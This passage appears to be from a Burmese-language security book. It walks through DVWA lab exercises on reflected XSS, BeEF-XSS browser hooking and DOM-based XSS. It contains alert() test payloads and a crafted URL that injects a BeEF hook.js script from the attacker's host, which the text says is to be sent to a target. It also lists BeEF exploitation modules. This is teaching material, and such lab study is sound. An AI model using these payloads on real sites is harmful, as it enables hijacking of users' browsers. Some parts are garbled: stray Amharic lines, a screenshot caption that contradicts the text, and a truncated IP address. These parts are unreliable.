
## Reflected XSS

Reflected XSS ဆိုတာ web page ရဲ့ URL မှာပဲ ဖြစ်ဖြစ် body က user input form မှာပဲဖြစ်ဖြစ် attacker က JavaScript ထည့်ပြီး execute လုမ်းလုပ်တာ ဖြစ်ပါတယ်။ အဲအခါမှာ XSS vulnerable ဖြစ်နေတဲ့ web server က XSS reflected server ဖြစ်ပြီး User ရဲ့ browser ကတော့ XSS reflected client ဖြစ်ပါတယ်။ Reflected XSS ကတော့ Non Persistence အမျိုးစားပါ။ အဲဒါကို နူးနာ

အောက်မှာဖော်ပြပေးထားပါတယ်။ အရင်ဆုံး ကျွန်ုတ်တို့တွေ Metasploit table2 ရဲ့ ip address ကို web browser ကနေခေါ်ပါမယ်။ ပြီးရင်တော့ dvwa ထဲကိုဝင်ပါမယ်။ DVWA Security ကို Low ပြောင်းထားပါမယ်။ အဲနောက်မှာတော့ XSS reflected ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။



အဲက user input ဆိုတဲ့ဝေနရာမှာ ကြိုးနေတာပဲတို့စဲ စာသား တစ္ဆေးရတည့်ဖူကည့်ပါမယ့်။




ပြီးရင်တော့ Summitt ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။ အောက်ကပဲအတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

The screenshot shows a browser window for 'Vulnerability: Reflected Cross Site Scripting (XSS)'. The URL is 10.10.10.7/dvwa/vulnerabilities/xss\_r/?name=HanNiuX#. The DVWA logo is at the top. On the left, a sidebar menu lists various security vulnerabilities, with 'XSS (Reflected)' highlighted in green. The main content area has a form asking 'What's your name?' with a text input field containing 'HanNiuX' and a 'Submit' button. Below the form, the text 'Hello HanNiuX' is displayed in red, indicating the reflected XSS payload was executed.


OK ပြီးရင်တော့ ကျွန်တော်တို့ Reflected XSS vulnerability ရှိမရှိသိဖို့အတွက် JavaScript ကိုထည့်ပြီး summit လုပ်ကြည့်ပါမယ်။ ကျွန်တော်ကတော့ <script>alert("HanNiuX")</script> အဲအတိုင်းပဲထည့်လိုက်ပါတယ်။

This screenshot shows the same DVWA Reflected XSS page, but the outcome is different. The user entered '<script>alert("HanNiuX")' into the name field, but instead of executing the script, the page displays the raw input as 'What's your name? <script>alert("HanNiuX")'. This indicates that the DVWA application has implemented an XSS filter that prevents the execution of reflected scripts.

ပြီးရင်တော့ summit button ကိုနှပ်လိုက်ပါ။



အပေါ်ကပိုအတိုင်း message box ပေါ်လာရင်တော့ Reflected XSS vulnerability ရှိနေတယ်လို့ သတ်မှတ်လို့ ရပါတယ်။ ပြီးရင်တော့ OK ကိုနိုင်လိုက်ပါ။ အပေါ် URL မှာ ကျွန်ုတ်တော်တို့ ထည့်ထားတဲ့ script ကိုပါ တွေ့ရမှာ ဖြစ်ပါတယ်။



ကျွန်ုတ်တော်တို့တွေက attack လုပ်မယ်ဆိုရင် အဲ url တစ်ခုလုံးကို copy လုပ်ပြီး Target ထံသို့ပို့ဆောင်ပေးရမှာ ဖြစ်ပါတယ်။ အခုက reflected XSS vulnerability ရှိမရှိကို နမူအနေနဲ့ ရှာဖြေသွားတာ ဖြစ်ပါတယ်။ XSS Attack Labs ကို XSS vulnerability ခုခုစလုံးအကြောင်းရှင်းပြ ပြီးသွားတဲ့အခါမှာ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

### XSS attack with BeEF-XSS Framework

ကျွန်ုတ်တို့ BeEF Framework ကိုအသုံးပြုပြီး XSS Attack လုပ်တာကိုဆက်လေ့လာကြရအောင်။ အခု Labs ကို Stored မှာလဲစမ်းလို့ရသလို Reflected မှာလဲစမ်းလို့ရပါတယ်။ BeEF-XSS Framework အကြောင်းကိုတော့ Chapter 2 မှာဖော်ပြထားပြီးဖြစ်တာကြောင့် ဒီမှာတော့ဆက်မဖော်ပြတော့ပါဘူး။ BeEF ကို Install လုပ်မယ်ဆိုရင်တော့ apt-get install beef-xss

ဖြစ်ပါတယ်။ Kali Linux Terminal ကနေ beef-xss လိုဂိုက်လိုက်ပါ။ ပြီးရင်တော့ အောက်ကပုံအတိုင်းတွေ့ရမှာ ဖြစ်ပါတယ်။

```
root@kali:~# beef-xss
[i] GeoIP database is missing
[i] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel Attacker
[*] Hook: <script src="http://<IP>:3000/hook.js"></script> Target
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
  Active: active (running) since Tue 2019-12-03 15:23:26 EST; 5s ago
    Main PID: 1448 (ruby)
      Tasks: 2 (limit: 2198)
     Memory: 40.8M
       CGroup: /system.slice/beef-xss.service
                 └─1448 ruby /usr/share/beef-xss/beef

Dec 03 15:23:26 kali systemd[1]: Started beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
root@kali:~# |
```

ပုံမှာလ ကျွန်ုတ်ဘောင်ခတ်ပြီးပြပေးထားပါတယ်။ Attacker ဆိုတာက ကျွန်ုတ်တို့ browser ကနေ login ဝင်ဖိုပါ။ Login ဝင်တဲ့အခါ BeEF install လုပ်စဉ်တုန်းကပေးခဲ့တဲ့ password နဲ့ဝင်ပေးရပါမယ် တစ်ကယ်လို့ Username နဲ့ Password တို့ကိုမမှတ်မိဘူးဆိုရင်တော့ /etc/beef-xss ထဲကိုဝင်လိုက်ပါ ပြီးရင်တော့ cat config.yaml ထဲမှာ Username နဲ့ Password ကိုဝင်ကြည့်လို့ရပါတယ်။ Target ဆိုတာကတော့ Target ထံကိုကျွန်ုတ်တို့ပို့ပေးရမယ့် Link ဖြစ်ပါတယ် ဒီအတိုင်းတော့ပို့လို့မရပါဘူး XSS vulnerability ဖြစ်နေတဲ့ Web Site ကိုအသုံးချပြီးပို့ပေးရမှာ ဖြစ်ပါတယ်။ အဲ Lab ကိုကျွန်ုတ်တို့စမ်းလိုက်ရအောင်။ အရင်ဆုံး beef ကို browser ကနေခေါ်ပါမယ်။

BeEF Control Panel

127.0.0.1:3000/ui/panel

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

**Getting Started**

Official website: <http://beefproject.com/>

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

**Hooked Browsers**

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

- Details:** Display information about the hooked browser after you've run some command modules.
- Logs:** Displays recent log entries related to this particular hooked browser.
- Commands:** This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript; for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target

**XssRays:** The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.

**Proxy:** The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Proxy is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

**Network:** The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.

**IPSEC:** Send commands to the victim's systems using Inter-Protocol Exploitation/Communication (IPSEC)

**WebRTC:** Send commands to the victim's systems via a zombie specified as the primary WebRTC caller.

You can also right-click a hooked browser to open a context-menu with additional functionality:

**Tunneling Proxy:** The Proxy allows you to use a hooked browser as a proxy. Simply right-click a browser from the Hooked Browsers tree on the left and select 'Use as Proxy'. The proxy runs on localhost port 6789 by default. Each request sent through the Proxy is recorded in the History panel

Basic Requester

ဆက်ပြီးတော့ DVWA ထဲကိုဝင်ပါမယ်။ Security ကို Low เცြောင်းထားပါမယ်။ ပြီးရင်တော့ XSS reflected ထဲကိုဝင်ပါမယ်။

Vulnerability: Reflected Cross Site Scripting (XSS) Damn Vulnerable Web Application (DVWA) v2.0 - Development - Mozilla Firefox

10.10.10.10/dvwa/vulnerabilities/xss\_r/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

**DVWA**

**Vulnerability: Reflected Cross Site Scripting (XSS)**


What's your name?  Submit

**More Information**

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- <http://www.thesource.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) PED Bunker

User Input မှာကျွန်တော်တို့ <script>alert('Welcome')</script> ကိုထည့်သွင်းပြီး Submit button ကိုနိပ်ပါမယ်။ အဲဒါဆိုရင်တော့ Alert Box ကျလာမှာ ဖြစ်ပါတယ်။



URL နှစ်ခုကိုပေါင်းမှာ ဖြစ်တဲ့အတွက် ကျွန်တော်တို့ဆက်ပြီးတော့ DVWA url ကို note ထဲကိုဖြစ်ဖြစ် copy ကူးထည့်ပါမယ်။ အဲလိုပဲ Beef ကိုစတင် run တုန်းက ကျွန်တော်ပြထားတဲ့ Target ဆိုတဲ့ url ကိုလဲ အဲ Note ထဲကိုကူးထည့်ပါမယ်။

```
File Edit Search Options Help
DVWA URL      : http://10.10.10.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27Welcome%27%29%3C%2Fscript%3E%3E#
BeEF Hook URL : <script src="http://<IP>:3000/hook.js"></script>
|
```

BeEF Hook URL ဆိုတဲ့အထဲမှာ http အနောက်မှာ kali linux ip ထည့်ပါမယ်။ အဲတော့ဘယ်လိုဖြစ်သွားမလဲဆိုရင် <script src="http://10.10.10.9:3000/hook.js"></script> ဖြစ်သွားပါမယ်။ ပြီးရင်တော့ အဲ url ကို copy ကူးပြီးတော့ DVWA URL ရဲ့ ကျွန်တော်ဘောင်ခတ်ပြထားတဲ့နေရာမှာ အစားထိုးရမှာ ဖြစ်ပါတယ်။ အောက်ကပုံအတိုင်းဖြစ်သွားပါမယ်။

```
File Edit Search Options Help
DVWA URL      : http://10.10.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27Welcome%27%29%3C%2Fscript%3E%3E#
BeEF Hook URL : <script src="http://<IP>:3000/hook.js"></script>
Final URL     : http://10.10.10/dvwa/vulnerabilities/xss_r/?name=<script src="http://10.10.10.9:3000/hook.js"></script>
```

ပြီးရင်တော့ အဲ URL ကိုကျန်တော်တို့ Target ထံကိုပို့ဆောင်ပေးရမှာ ဖြစ်ပါတယ်။  
ကျန်တော်ကတော့ Kali Linux ရဲ့ browser ထဲမှာပဲ အဲ URL ကိုထည့်ပြီး run လိုက်ပါမယ်။

The screenshot shows a browser window with two tabs open, both titled "Vulnerability: Reflected". The active tab is at the URL <http://10.10.10.9:3000/hook.js>. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various exploit categories like Home, Brute Force, and XSS (DOM). Under XSS, "XSS (Reflected)" is highlighted. The main content area contains a form with a placeholder "What's your name?" and a "Submit" button. Below the form, the word "Hello" is displayed in red, indicating the reflected XSS payload was executed. A "More Information" section lists several links related to XSS. At the bottom, it says "Username: admin Security Level: low PHPIDS: disabled" and includes "View Source" and "View Help" links.

እኔዎዴን Hello አድርጋል፡ ማስታወሻውን በይልዋቱ ጽሑፍ ማረጋገጫ ተደርጓል፡ የሚከተሉት መረጃዎች በመፈጸም ይፈጸማል፡

The screenshot shows a browser window with three tabs: "BeEF Control Panel", "Vulnerability: Reflected", and "Vulnerability: Reflected". The active tab is at the URL <http://127.0.0.1:3000/ui/panel>. The BeEF logo is visible at the top. On the left, a sidebar titled "Hooked Browsers" shows a list of "Online Browsers" with one entry: "10.10.10.10". The main content area is titled "Getting Started" and contains instructions for using BeEF. It includes a "Welcome to BeEF!" message, a note about hooking browsers, and a "Hook Me!" link.

እኔዎዴን Online Browsers አድርጋል፡ የሚከተሉት መረጃዎች በመፈጸም ይፈጸማል፡

The screenshot shows the BeEF Control Panel interface. In the top navigation bar, there are tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Current Browser' tab is selected. Below it, there are tabs for 'Details', 'Logs', 'Commands', 'Proxy', 'XssRays', and 'Network'. The 'Details' tab is selected. On the left, under 'Hooked Browsers', there is a list of 'Online Browsers' and 'Offline Browsers'. Under 'Online Browsers', there is one entry for '10.10.10.9'. The main content area displays detailed browser information in a table:

Key	Value
browser.capabilities.activex	No
browser.capabilities.flash	No
browser.capabilities.googlegears	No
browser.capabilities.phonegap	No
browser.capabilities.quicktime	No
browser.capabilities.realplayer	No
browser.capabilities.silverlight	No
browser.capabilities.vbscript	No
browser.capabilities.vlc	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No
browser.date.timestamp	Tue Dec 03 2019 15:59:03 GMT-0500 (Eastern Standard Time)
browser.engine	Gecko
browser.language	en-US
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
browser.platform	Linux x86_64

At the bottom, there are buttons for 'Basic' and 'Requester', and a page navigation bar showing 'Page 1 of 2'.

အဲမှာဆိုရင်လဲ အပေါ်မှာ Tab တွေအများကြီးကိုတွေ့ရမှာဖြစ်ပါတယ်။ အဲထဲက Commands ဆိုတဲ့ Tab ထဲကိုသွားလိုက်ပါ။

The screenshot shows the BeEF Control Panel interface with the 'Commands' tab selected. The 'Module Tree' section on the left is highlighted with a red box. It contains a search bar and a tree view of available modules:

- Browser (56)
- Chrome Extensions (6)
- Debug (8)
- Exploits (109)
- Host (23)
- IPEC (9)
- Metasploit (1)
- Misc (18)
- Network (21)
- Persistence (9)
- Phonegap (16)
- Social Engineering (25)


The right side of the screen shows a 'Module Results History' table with columns for 'id', 'date', and 'label'.

အဲထဲကနေ ကျွန်တော်တို့တို့တိုင်းကျ Command တွေကိုအသုံးပြုပြီးတော့ Target ကိုအနောက် ယူက်ပေးလို့ ရပြီပေါ်မှာ :D ။ OK BeEF framework ကိုအသုံးပြုပြီးတော့ hook လုပ်တာကို ဒီမှာပဲရပ်နားလိုက်ပါတယ်။ ကျွန်တဲ့ Hook လုပ်တဲ့အပိုင်းတွေကိုတော့ Video ထဲမှာဆက်လေ့လာ ကြည့်ပေးပါ။ အခုတော့ DOM XSS vulnerability အကြောင်းကို ဆက်လေ့လာ ကြည့်ရအောင်။

## DOM Injection

DOM (Document Object Model-based) ဆိုတာက World Wide Web Consortium (W3C) ကနေပြီးတော့ XML နဲ့ HTML တို့အတွက်ကို သတ်မှတ်ထားတဲ့ object model ဖြစ်ပါတယ်။ DOM ဆိုတာလဲ ပေါ်ကဖော်ပြခဲ့တဲ့ Reflected XSS, Stored XSS အစရိတဲ့ Web Application Vulnerability

အမျိုးစားပဲ ဖြစ်ပါတယ်။ DOM-based XSS ဖြစ်ပွားရတဲ့အကြောင်းရင်းတွေထဲက အနီးစပ်ဆုံးဖြစ်နိုင် တာကတော့ Web Application data တွေကို Document Object Model ထဲကို writes လုပ်တဲ့အခါ စနစ်တကျရှင်းလင်းထားခြင်း မရှိတာမျိုးကြောင့်လဲ ဖြစ်နိုင်ပါတယ်။ အဲအခါ Attacker က XSS content ထဲမှာပါဝင်တဲ့ Data တွေကို web page မှတစ်ဆင့် malicious JavaScript code တွေကိုအသုံးပြုပြီးတော့ ရယူသွားနိုင်ပါတယ်။ DOM-based XSS ကိုစမ်းမယ်ဆိုရင် ကျွန်တော်တို့တွေ web page မှာ user input ရှိဖို့မလိုပါဘူး။ URL က address ရဲနောက်ဆုံးမှာပဲ ကျွန်တော်တို့က Script တွေထည့်သွင်းပြီး စစ်ဆေးလိုပါတယ်။ ဒါဆုံးရင်နမူနာ ကျွန်တော်တို့ စစ်ဆေးဖို့ရန်အတွက် DVWA ကို web page ကနေခေါ်ထားပါ။ DVWA security ကို Low လုပ်ထားပါ။ ပြီးရင်တော့ DVWA web page က XSS (DOM) ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါ။



ပြီးရင်တော့ ကျွန်တော်တို့တွေ Language ရွေးရတဲ့နေရာလေးကိုတွေ့ရပါမယ်။ အဲမှာ ကျွန်တော်တို့က English အတိုင်းပဲထားပြီးတော့ select ဆိုတဲ့ button ကိုနှိပ်လိုက်ပါမယ်။ အဲလိုနှိပ်လိုက်ရင် url address ကိုကြည့်လိုက်ပါ။ အနောက်မှာ အနည်းငယ်ထက်တိုးလာတာကိုတွေ့ရမှာဖြစ်ပါတယ်။

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "Vulnerability: DOM Based Cross Site Scripting (XSS)". The address bar shows the URL: "10.10.10.7/dvwa/vulnerabilities/xss\_d/?default=English". On the left, there's a sidebar menu with various attack types, and "XSS (DOM)" is highlighted in green. The main content area has a heading "Vulnerability: DOM Based Cross Site Scripting (XSS)" and a sub-section "More Information" with three links. Below that is a form with a dropdown set to "English" and a button labeled "Select".

အခုက္ခန်တော်တို့တွေ url အနောက်မှာ java script code ကိုထည့်သွင်းပြီး DOM-XSS ရှိမရှိကို စစ်ဆေးမှာ ဖြစ်ပါတယ်။ ထည့်သွင်းရမယ့် script ကတော့ <script>alert('HanNiux')</script> ပဲဖြစ်ပါတယ်။ အဲလိုထည့်သွင်းပြီးသွားရင်တော့ အောက်ကပုအတိုင်း alert box ပေါ်လာတာကိုတွေ့ရမှာ ဖြစ်ပါတယ်။


The screenshot shows the DVWA interface again. The address bar shows the URL: "10.10.10.7/dvwa/vulnerabilities/xss\_d/?default=English<script>alert('HanNiux')</script>". The main content area shows the exploit result in an alert box: "HanNiux" with an "OK" button.

